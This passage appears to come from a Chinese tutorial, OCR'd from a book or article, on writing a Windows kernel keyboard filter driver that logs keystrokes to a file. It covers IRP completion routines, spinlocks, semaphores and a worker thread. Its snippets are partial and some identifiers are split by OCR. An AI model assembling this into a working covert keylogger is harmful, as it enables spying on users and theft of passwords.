


图10

注册完成例程的目的是当指定的IRP被底层的驱动完成后,该完成例程能够马上运行。IoSetCompletionRoutine()宏的第一个参数指定IRP的指针,pIrp是派遣函数DispatchRead()的第二个参数;第二个参数是要注册的完成例程所对应的函数名,OnReadCompletion()函数在KbdHook.cpp执行文件中定义;第三个参数表示完成例程的设备上下文,也就是完成例程的参数,pDeviceObject是派遣函数DispatchRead()的第一个参数,类型是PDEVICE_OBJECT,也就是设备对象指针;底层驱动对IRP的完成包括三种情况:IRP成功完成、IRP错误完成以及IRP被取消,IoSetCompletionRoutine()宏的第4~6个参数就分别指定了在IRP以上三种情况下完成例程能否被调用,值为TRUE表示可以被调用,FALSE表示不能被调用。以上代码的含义是当底层驱动对于读取键盘按键的IRP请求完成成功、完成失败以及被取消时,都会调用完成例程函数OnReadCompletion()。

从上面的分析可知,在派遣函数DispatchRead()中注册完成例程,相当于对IRP发送了一个读取请求,当设备驱动将按键信息保存在IRP中后,调用注册的完成例程,完成读取请求。因此,声明一个整型变量numPendingIrps,作为IRP读取请求的数量,只有当该变量的值是0的时候,才能对驱动进行卸载。派遣函数DispatchRead()每运行一次,对IRP的读取请求数量增加一次。

```
numPendingIrps++;
```

变量numPendingIrps在Klog.cpp执行文件中声明:

```
int numPendingIrps = 0;
```

在KbdHook.cpp执行文件中，使用extern关键字对numPendingIrps变量进行声明。

```
extern numPendingIrps;
```

在派遣函数DispatchRead()的最后，调用IoCallDriver()函数将IRP中IO_STACK_LOCATION结构的指针向下移动一位，也就是将指定的IRP转发给下层驱动。

```
return IoCallDriver(((PDEVICE_EXTENSION)pDeviceObject->Device Extension)->pKeyboardDevice,pIrp);
```

IoCallDriver()函数的第一个参数表示下层设备对象的指针，该对象就是IO_STACK_LOCATION结构的指针向下移动一位之后，指针指向的IO_STACK_LOCATION结构所对应的设备对象。下层设备对象的指针通过驱动扩展结构DEVICE_EXTENSION的成员变量pKeyboardDevice获得。该函数的第二个参数表示指定IRP的指针。IoCallDriver()函数的返回值作为整个派遣函数DispatchRead()的返回值使用。当前驱动成功地将IRP转发给下层驱动时，函数的返回值是NTSTATUS。

完成例程

接下来我们来看一下在派遣函数DispatchRead()中注册的完成例程函数OnReadCompletion()的具体编写。OnReadCompletion()函数是在KbdHook.cpp执行文件中定义的。

在完成例程函数OnReadCompletion()中，首先获取本驱动程序设备扩展。

```
PDEVICE_EXTENSION pKeyboardDeviceExtension = (PDEVICE_EXTENSION) pDeviceObject->DeviceExtension;
```

其中，pDeviceObject表示设备对象的指针，是OnReadCompletion()函数的第一个参数。

接下来通过对IRP的状态来判断底层的键盘驱动是否正确读取了按键信息，也就是判断当前IRP中是否含有正确的按键信息，需要注意的是此时的IRP是由底层驱动"上行"的IRP。

```
if(pIrp->IoStatus.Status == STATUS_SUCCESS)
{
...
}
```

其中，pIrp是IRP结构的指针，也是OnReadCompletion()函数的第二个参数。通过IRP结构的指针访问该结构的成员变量IoStatus是类型为IO_STATUS_BLOCK类型的变量，该变量的定义如下所示：

```
typedef struct _IO_STATUS_BLOCK
{
union
{
LONG Status;
PVOID Pointers;
}
ULONG Information;
}IO_STATUS_BLOCK, *PIO_STATUS_BLOCK;
```

其中成员变量Status保存I/O请求执行的完成情况，对于IRP_MJ_READ类型的IRP，该变量表示键盘驱动是否正确读取了按键信息。如果底层的键盘驱动成功地获取了按键信息，则Status的值是STATUS_SUCCESS。

在键盘驱动成功地获取了按键信息之后，接下来的动作是从这个IRP中获取按键信息。按键信息是以KEYBOARD_INPUT_DATA结构进行保存的，该结构的定义如下所示：

```
typedef struct KEYBOARD_INPUT_DATA {
USHORT UnitId;
USHORT MakeCode;
USHORT Flags;
USHORT Reserved;
ULONG ExtraInformation;
}KEYBOARD_INPUT_DATA, *PKEYBOARD_INPUT_DATA
PKEYBOARD_INPUT_DATA keys = (PKEYBOARD_INPUT_DATA)pIrp->Asso ciatedIrp.SystemBuffer;
```

其中，通过IRP结构的指针pIrp调用的该结构的成员变量AssociateIrp是一个联合(union)：

```
union{
struct _IRP *MasterIrp;
LONG IrpCount;
PVOID SystemBuffer;
}AssociateIrp;
```

其中，SystemBuffer是缓冲区的指针，该缓冲区中包含的就是按键信息。在获取了保存按

键信息的缓冲区指针后,接下来判断该缓冲区中包含按键信息的数量。

```
int numKeys = pIrp->IoStatus.Information / sizeof(KEYBOARD_INPUT_DATA);
```

其中,IoStatus的成员变量Information表示包含按键信息的缓冲区的大小。之后利用for语句对所有的按键信息进行操作。

```
for(int i = 0; i < numKeys; i++)
{
}
```

在for语句中,获取所有的按键信息并将这些信息写入到指定的文件中,完成键盘的监听。

互锁与信号灯

在完成例程中,我们将截获到的按键信息保存在双向链表中。为了保证完成例程的同步,即在同一时刻只有一个完成例程向双向链表中写入按键信息,本文涉及的键盘监控驱动程序中,使用互锁(interlocked)操作来完成例程的同步。在使用互锁同步前,首先分配内存空间用来保存这些按键信息。

```
KEY_DATA* kData = (KEY_DATA*)ExAllocatePool(NonPagedPool, sizeof(KEY_DATA));
```

其中,ExAllocatePool()函数的作用是在堆(Heap)中申请内存。该函数的第一个参数表示分配内存的类型,NonPagedPool表示分配非分页内存,能够交换到文件中的虚拟内存页面叫做分页内存,不能交换到文件中的虚拟内存叫做非分页内存;第二个参数表示所分配内存的大小。ExAllocatePool()函数的返回值是所分配内存的地址。KEY_DATA是驱动程序自定义的结构,在Klog.h中定义。

```
struct KEY_DATA
{
LIST_ENTRY ListEntry;
char KeyData;
char KeyFlags;
};
```

接下来通过从IRP中获取到的按键信息,也就是KEYBOARD_INPUT_DATA结构的指针keys,将KEY_DATA结构的成员变量执行设置。

```
kData->KeyData = (char)keys[i].MakeCode;
kData->KeyFlags = (char)keys[i].Flags;
```

其中,变量MakeCode表示按键信息,Flags表示按键的标志,以上两个变量的内容分别保存在KEY_DATA结构的成员变量KeyData和KeyFlags中。

之后,将kData所指向的缓冲区内容加入到互锁的双向链表中。互锁操作可以理解成使用自带自旋锁来实现同步的一种操作。例如本程序使用的互锁的双向链表操作函数,可以理解成这个函数已经内置了自旋锁,而不需要在调用这个双向链表操作函数之前再调用自旋锁函数进行同步处理了。因此,在使用互锁的双向链表函数前,需要在驱动程序的入口函数DriverEntry()中对自旋锁和链表头进行初始化处理。在DriverEntry()函数中,有如下代码:

```
PDEVICE_EXTENSION pKeyboardDeviceExtension = (PDEVICE_EXTENSION)pDriverObject->DeviceObject->DeviceExtension;
InitializeListHead(&pKeyboardDeviceExtension->QueueListHead);
KeInitializeSpinLock(&pKeyboardDeviceExtension->lockQueue);
```

首先通过驱动对象获取该驱动对象所对应的设备对象设备扩展的指针。之前我们已经提到,设备扩展保存了设备的一些"特殊"信息,每个设备的设备扩展不同,需要由驱动程序自己定义设备扩展。本驱动程序的设备扩展对应的DEVICE_EXTENSION结构在Klog.h头文件中定义。从DEVICE_EXTENSION结构的定义中可知,成员变量lockQueue表示自旋锁,QueueListHead表示链表头。自旋锁是一种同步机制,它能保证某个共享资源只能被一个线程所拥有。初始化自旋锁时,自旋锁处于解锁状态,它可以被程序"获取"。被"获取"之后的自旋锁的状态变为锁住,此时再有程序申请"获取"该自旋锁时,则该程序只能处于"自旋"状态。所谓"自旋"状态,就是程序不停询问是否可以"获取"自旋锁。我们可以举个例子来解释自旋锁的概念。A、B两个人合租一套房子,共用一个厕所,那么这个厕所可以看

成是一个自旋锁，当两个人都不用厕所的时候，厕所的状态处于"解锁"。当A使用厕所时，厕所的门关闭，此时厕所的状态处于"锁住"。如果这个时候B也想使用厕所，很明显他是没有办法使用的，只能在厕所外面焦急地等待，也就是处于"自旋"状态。当A用完厕所之后，此时厕所的状态又变为"解锁"，那么B就可以使用厕所了。以上过程中，厕所同时只能被一个人使用，也就相当于我们之前提到的使用自旋锁可以保证共享资源只能被一个线程所拥有。

链表可以记录整型、浮点、字符型或者程序员自定义的数据结构。链表通过指针将这些数据结构组成一个"链"，链中的每个元素对应着记录的数据。对于单向链表，每个元素中有一个Next指针指向下一个元素。对于双向链表，每个元素有两个指针，一个指向前一个元素，一个指向下一个元素。使用LIST_ENTRY结构来表示双向链表，LIST_ENTRY结构的定义如下所示：

```
typedef struct _LIST_ENTRY {
struct _LIST_ENTRY *Flink;
struct _LIST_ENTRY *Blink;
}LIST_ENTRY,*PLIST_ENTRY,*RESTRICTED_POINTER PRLIST_ENTRY;
```

其中，Flink是指向下一个元素的指针，Blink是指向前一个元素的指针。

InitializeListHead()函数和KeInitializeSpinLock()函数的作用是对自旋锁和双向链表进行初始化。

回到KbdHook.cpp执行文件中的完成例程函数OnReadCompletion()中来，在该函数中，调用ExInterlockedInsertTailList()函数将得到的按键信息添加到双向链表中。

```
ExInterlockedInsertTailList(&pKeyboardDeviceExtension->QueueListHead, &kData->ListEntry, &pKeyboardDeviceExtension->lock Queue);
```

ExInterlockedInsertTailList()函数将按键信息插入到双向列表的尾部，并且使用自旋锁来保证在插入链表的过程中，没有其他线程访问该链表。该函数的第一个参数指定了要插入的双向链表；第二个参数表示要插入到链表尾部的内容；第三个参数指定了函数使用的自旋锁。

但需要注意的是，完成例程运行在DISPATCH_LEVEL中断级别上，而对于文件的写操作是在PASSIVE_LEVEL中断级别中运行。DISPATCH_LEVEL的级别是高于PASSIVE_LEVEL级别的，因此在完成例程中无法进行文件的写入。解决以上问题的方法是创建运行在PASSIVE_LEVEL级别的工作者线程来完成文件的写入。在完成例程OnReadCompletion()中将获取的键盘信息加入到一个双向链表中，在工作者线程中对这个双向链表进行访问。为了实现完成例程与工作者线程的同步，也就是说要保证在完成例程将按键信息加入到列表时，没有工作者线程来读取这个链表，驱动程序使用了信号灯。

信号灯也是一种常用的同步对象，分为激发和未激发两种状态。信号灯内部有个计数器，该计数器不为零时，信号灯处于激发状态，计数器为零时，信号灯处于未激发状态。驱动程序通过判断信号的状态来实现线程间的同步。

在本驱动程序中，首先在入口函数DriverEntry()中调用KeInitialize Semaphore()函数实现信号灯的初始化。

```
KeInitializeSemaphore(&pKeyboardDeviceExtension->semQueue, 0 , MAXLONG);
```

其中，KeInitializeSemaphore()函数的第一个参数表示指定信号灯对象的指针，该信号灯对象的指针是通过对象扩展的指针pKeyboardDeviceExtension获得的。在DEVICE_EXTENSION结构的定义中我们可以看到，成员变量semQueue的类型是KSEMAPHORE。KeInitializeSemaphore()函数的第二个参数表示初始化时信号灯的计数，0表示此时信号灯处于未激活状态；第三个参数表示信号灯计数的上限，MAXLONG的定义如下所示：

```
#define MAXLONG 0x7fffffff
```

回到KbdHook.cpp执行文件的完成例程函数OnReadCompletion()中。在调用ExInterlockedInsertTailList()函数将按键信息插入到双向列表后，完成例程调用KeReleaseSemaphore()函数来释放信号灯，释放信号灯会增加信号灯的计数。之前初始化信号灯的时候将信号灯的计数设置为0，在调用

KeReleaseSemaphore()函数后,信号灯的计数变为1,此时信号灯处于激活状态。

```
KeReleaseSemaphore(&pKeyboardDeviceExtension->semQueue,0,1,FALSE);
```

KeReleaseSemaphore()函数的第一个参数表示要释放的信号灯的指针,第二个参数表示被唤醒线程的调度优先级的提高程度,0表示不需要提高优先级;第三个参数指定了信号灯增加的计数量;第四个参数指定了在KeReleaseSemaphore()函数之后是否马上调用等待函数,FALSE表示不需要马上调用等待函数。

从以上的分析可知,当完成例程向双向链表中写入按键信息时,信号灯的状态处于未激活状态,当完成写入后,信号灯的状态变为激活状态。

前面提到的等待函数是KeWaitXX系列的函数,如果信号灯处于激活状态,则该函数将信号灯的计数减1,程序继续向下进行,如果信号灯处于未激活状态,则等待函数需要等待信号灯变为激活状态,程序在等待的过程中不能向下进行。等待函数在工作者线程ThreadKeyLogger()函数中调用。

```
while(true)
{
KeWaitForSingleObject(&pKeyboardDeviceExtension->semQueue,Executive,KernelMode,FALSE,NULL);
}
```

KeWaitForSingleObject()函数的第一个参数表示指定信号灯的指针;第二个参数指定了等待的原因,对于驱动程序,该参数需要设置成Executive;第三个参数指定了是在内核模式下还是在用户模式下等待,KernelMode表示在内核模式下等待;第四个参数指定了等待结束后是否需要通知,FALSE表示等待不需通知;第五个参数指定了等待的时间。

从以上的分析可知,当完成例程将按键信息写入到双向链表时,信号灯处于未激活状态,此时在工作者线程中,KeWaitForSingleObject()处于等待状态,工作者线程不能对双向链表中的内容进行读取。当完成例程完成了对双向链表的写入功能时,信号灯变为激活状态,此时KeWaitForSingleObject()取消等待,程序向下进行,完成对双向链表的读取。以上就是使用信号灯使得完成例程与工作者线程之间实现同步的原理。

接下来对IRP中的成员变量PendingReturned进行判断,如果该变量的值是TRUE,说明从下层驱动返回的IRP是异步的,也就是说此时的IRP中不一定包含按键信息。对于这种情况,驱动程序的完成例程需要调用IoMarkIrpPending()对截获到IRP的成员变量Control进行设置。

```
if(pIrp->PendingReturned)
IoMarkIrpPending(pIrp);
```

其中,IoMarkIrpPending()宏的定义如下:

```
#define IoMarkIrpPending(_Irp) (IoGetCurrentIrpStack Location(_IRP)->Control |= SL_PENDING_RETURNED)
```

也就是说,如果下层的IRP是异步返回的,则在键盘监听驱动程序的完成例程中,在截获到IRP的Control位中加入SL_PENDING_RETURNED,通知系统现将该IRP挂起(pending),等待下层驱动完成该IRP。

通过以上代码,键盘监听的驱动程序就完成了对截获到一个读取IRP的处理。因此,表示读取IRP数量的变量numPendingIrps要减1。

```
numPendingIrps--;
```

最后,返回IRP中表示操作状态的信息。

```
return pIrp->IoStatus.Status;
```




图11

从图11中我们可以归纳出键盘监听驱动

程序的工作流程。在驱动程序中，将IRP_MJ_READ的派遣函数设置为DispatchRead()，当"下行"的IRP中包含IRP_MJ_READ时，驱动程序调用DispatchRead()对完成例程OnReadCompletion()进行注册。此时IRP中的CompletionRountine域会指向该完成例程。当IRP在底层的键盘驱动中被处理之后，键盘信息保存在IRP中，该IRP变为"上行"。在沿设备堆栈"上行"的过程中，如果某层的设备对应的ComletionRoutine域非空，则调用该域指向的函数，也就是完成例程。在键盘监听驱动程序的完成例程OnReadCompletion()中读取按键信息，并将该信息保存在双向链表中。

工作者线程

回到驱动程序的主函数DriverEntry()中，程序调用自定义函数InitThreadKeyLogger()创建工作者线程，将截获的按键信息写入到指定的文件中。

```
InitThreadKeyLogger(pDriverObject);
```

InitThreadKeyLogger()函数在KbdLog.cpp执行文件中定义。在InitThreadKeyLogger()函数中，首先获取设备扩展的指针。

```
PDEVICE_EXTENSION pKeyboardDeviceExtension = (PDEVICE_EXTENSION) pDriverObject->DeviceObject->DeviceExtension;
```

其中，pDriverObject是InitThreadKeyLogger()函数的参数，是驱动对象的指针。以上代码通过驱动对象获取对应的设备扩展的指针。

接下来在设备扩展中设置工作者线程的状态。在自定义的设备扩展结构DEVICE_EXTENSION中，成员变量bThreadTerminate表示线程是否被结束，该变量为TRUE，表示线程被结束，若该变量为FALSE，表示线程没有被结束，也就是线程处于运行状态。在InitThreadKeyLogger()函数中，我们是创建工作者线程，因此，需要将设备扩展中的bThreadTerminate变量的值设置为FALSE。

```
pKeyboardDeviceExtension->bThreadTerminate = false;
```

然后调用PsCreateSystemThread()函数创建工作者线程。

```
HANDLE hThread;
NTSTATUS status = PsCreateSystemThread(&hThread, (ACCESS_MASK)0, NULL, (HANDLE)0, NULL, ThreadKeyLogger, pKeyboardDevice Extension);
```

PsCreateSystemThread()函数创建一个在内核模式下执行的系统线程，并返回该线程的句柄。PsCreateSystemThread()函数的第一个参数表示创建新线程句柄的指针；第二个参数指定了对于创建的线程拥有的权限类型，(ACCESS_MASK)0L表示没有权限；第三个参数指定了对象的属性，对于驱动创建的线程，这个参数应该设置为NULL；第四个参数指定了新线程所属进程的句柄，对于驱动创建的线程，这个参数应该设置为NULL；第五个参数指定了保存新线程标示符的结构，对于驱动创建的线程，该参数应该设置为NULL；第六个参数指定了创建的新线程的入口点，也就是线程函数，ThreadKeyLogger()函数在KdbLog.cpp执行文件中定义；第七个参数表示传递给线程的参数，pKeyboardDeviceExtension是之前获取的设备扩展的指针。

接下来将新创建的线程对象的指针保存在设备扩展中。

```
ObReferenceObjectByHandle(hThread, THREAD_ALL_ACCESS,NULL,KernelMode, (PVOID*)&pKeyboardDeviceExtension->pThreadObj, NULL);
```

ObReferenceObjectByHandle()函数的作用是通过给定的对象句柄获取对象的指针。该函数的第一个参数为对象指定了一个打开的句柄，hThread是之前调用PsCreateSystemThread()函数创建的工作者线程的句柄；第二个参数指定了所请求的对象访问权限的类型，THREAD_ALL_ACCESS表示拥有所有的权限；第三个参数表示对象类型的指针，如果对象的访问模式是内核模式，则该参数可以设置为NULL；第四个参数表示访问的模式，KernelMode表示内核模式；第五个参数表示保存对象指针的变量，通过设备扩展的指针调用的该结构的成员变量

pThreadObje的类型是PETHREAD,用于保存工作者线程的指针;第六个参数用于保存句柄的属性和授予的访问权限,在此,将该参数设置为NULL。最后,关闭创建的线程句柄。

接下来我们看一下工作者线程函数ThreadKeyLogger()的具体编写。函数ThreadKeyLogger()在KdbLog.cpp执行文件中定义。

在ThreadKeyLogger()函数中,首先根据函数参数获取设备扩展的指针,并根据设备扩展指针得到设备对象的指针。

```
PDEVICE_EXTENSION pKeyboardDeviceExtension = (PDEVICE_EXTEN SION)pContext;
PDEVICE_OBJECT pKeyboardDeviceOjbect = pKeyboardDevice Extension->pKeyboardDevice;
```

接下来在while()的无限循环中,首先调用KeWaitForSingleObject()函数等待信号灯的状态变为激活。之前我们已经提到,当完成例程OnReadCompletion()将截获的按键信息保存在双向链表后,信号灯的状态才变为激活。

```
KeWaitForSingleObject(&pKeyboardDeviceExtension->semQueue,Executive,KernelMode,FALSE,NULL);
```

然后通过ExInterlockedRemoveHeadList()函数从双线链表的头部取出按键信息;并在链表中删除该信息,以上过程通过互锁操作实现读取数据时的同步。

```
pListEntry = ExInterlockedRemoveHeadList(&pKeyboardDevice Extension->QueueListHead,&pKeyboardDeviceExtension->lockQueue);
```

其中,ExInterlockedRemoveHeadList()函数的第一个参数指定双向链表的头部;第二个参数指定同步时使用自旋锁。得到的该双向链表头部的指针保存在变量pListEntry中。变量pListEntry在while()的无限循环语句之外声明。

```
PLIST_ENTRY pListEntry;
```

当卸载驱动时,需要结束这些工作者线程。但是运行在内核模式下的线程不能由外部来结束,只能由自己的内部来结束。这就要使用到之前提到的设备扩展中的成员变量bThreadTerminate,如果该变量的值是TRUE,则在工作者线程内部调用PsTerminateSystemThread()函数将自身结束。

```
if(pKeyboardDeviceExtension->bThreadTerminate == true)
{
PsTerminateSystemThread(STATUS_SUCCESS);
}
```

之前我们已经提到,按键信息都包含在双向链表中。但是保存在双向链表中的按键信息不能直接被访问,需要通过CONTAINING_RECORD宏来获取该数据结构的起始地址。

```
kData = CONTAINING_RECORD(pListEntry,KEY_DATA,ListEntry);
```

该函数的第一个参数表示按键信息结构中某个成员的地址,pListEntry是按键信息结构中第一个成员的地址;第二个参数是结构体类型,KEY_DATA表示按键信息的结构,在Klog.h中定义;第三个参数表示结构体中的成员。kData包含了按键信息的地址,该变量在while()循环语句外部声明。

```
KEY_DATA* kData;
```

在此获取的按键信息是键盘扫描码的信息,我们需要将键盘扫描码的信息转化成真正的键盘按键信息。那么什么是键盘扫描码呢?键盘上的每一个键都有两个惟一的数值作为标志,这两个数值分别表示某个按键被按下和被释放,这些数值在系统中被称为键盘扫描码。在本文涉及的驱动程序中,调用自定义函数ConvertScanCodeToKeyCode()将键盘扫描码转化成真正的键盘按键信息。

```
ConvertScanCodeToKeyCode(pKeyboardDeviceExtension,kData,keys);
```

其中,第一个参数表示设备扩展的指针,第二个参数表示要转换的键盘扫描码的地址,第三个参数表示真正的键盘按键的信息。ConvertScanCodeToKeyCode()函数在ScanCode.cpp执行文件中定义,由于该函数与驱动的关系不大,在此不做详细分析。

在将扫描码转化成真正的键盘按键信息后,就应该将该信息写入到指定的文件中了。接下来需要在驱动程序的入口函数DriverEntry()中创建指定的文件。

```
RtlAnsiStringToUnicodeString(&uFileName,
&ntNameString, TRUE );
InitializeObjectAttributes(&obj_attrib, &uFileName,
OBJ_CASE_INSENSITIVE, NULL, NULL);
Status = ZwCreateFile(&pKeyboardDeviceExtensio
n->hLogFile,
GENERIC_WRITE,&obj_attrib,&file_
status,NULL,FILE_ATTRIBUTE_NORMAL,0, FILE_OPEN_
IF,FILE_SYNCHRONOUS_IO_NONALERT,NULL,0);
```

其中,RtlAnsiStringToUnicodeString()函数的作用是将类型为ANSI字符串的文件名ntNameString转换成UNICODE字符串的文件名uFileName。

InitializeObjectAttributes()函数为ZwCreateFile()函数提供了一个类型为OBJECT_ATTRIBUTES的参数,也就是要创建的文件名信息。该函数的第一个参数是对象属性的指针,类型为POBJECT_ATTRIBUTES,该指针作为ZwCreateFile()函数的参数使用;第二个参数为对象名的绝对路径,uFileName是转换成Unicode类型的文件名;第三个参数指定了对象的属性,OBJ_CASE_INSENSITIVE表示文件名忽略字母的大小写;第四个参数表示创建的对象所在根目录的句柄;第五个参数表示初始化的安全描述符。

ZwCreateFile()函数在内核模式下创建指定的文件。该函数的第一个参数表示创建函数句柄的指针,pKeyboardDeviceExtension是设备扩展的指针;hLogFile类型是HANDLE,表示记录截获的按键信息的文件的句柄;第二个参数指定了对于创建文件的权限,因为需要将按键信息写入到文件中,因此需要将该参数设置为GENERIC_WRITE,表示具有写权限;第三个参数是通过InitializeObjectAttributes()初始化的结构指针;第四个参数是接收完成状态的结构的指针,file_status在声明DriverEntry()中声明为"IO_STATUS_BLOCK file_status;";第五个参数指定了为文件分配的大小;第六个参数指定了创建文件的属性,FILE_ATTRIBUTE_NORMAL表示创建的文件具有标准属性;第七个参数指定了新创建文件的共享权限,0表示调用者对新创建的文件拥有独占权限(exclusive access);如果指定的文件存在,第八个参数决定了接下来的动作,FILE_OPEN_IF表示如果指定的文件存在,则打开文件,如果指定的文件不存在,则创建文件;第九个参数指定了创建文件时的一些选项,FILE_SYNCHRONOUS_IO_NOALERT的含义是在新创建的文件上进行的所有操作都是同步的,这些在同步队列中的等待不支持被通知;第10个参数是一个缓冲区,对于设备和中间驱动来说,该参数必须设置为NULL;第11个参数表示第10个参数所表示的缓冲区的长度,对于设备和中间驱动来说,该参数必须设置成NULL。

回到Kbdlog.cpp执行文件中的工作者线程ThreadKeyLogger()中来,在调用ConvertScanCodeToKeyCode()函数将按键扫描码信息转化成真正的按键信息之后,对按键信息和文件的句柄进行判断。

```
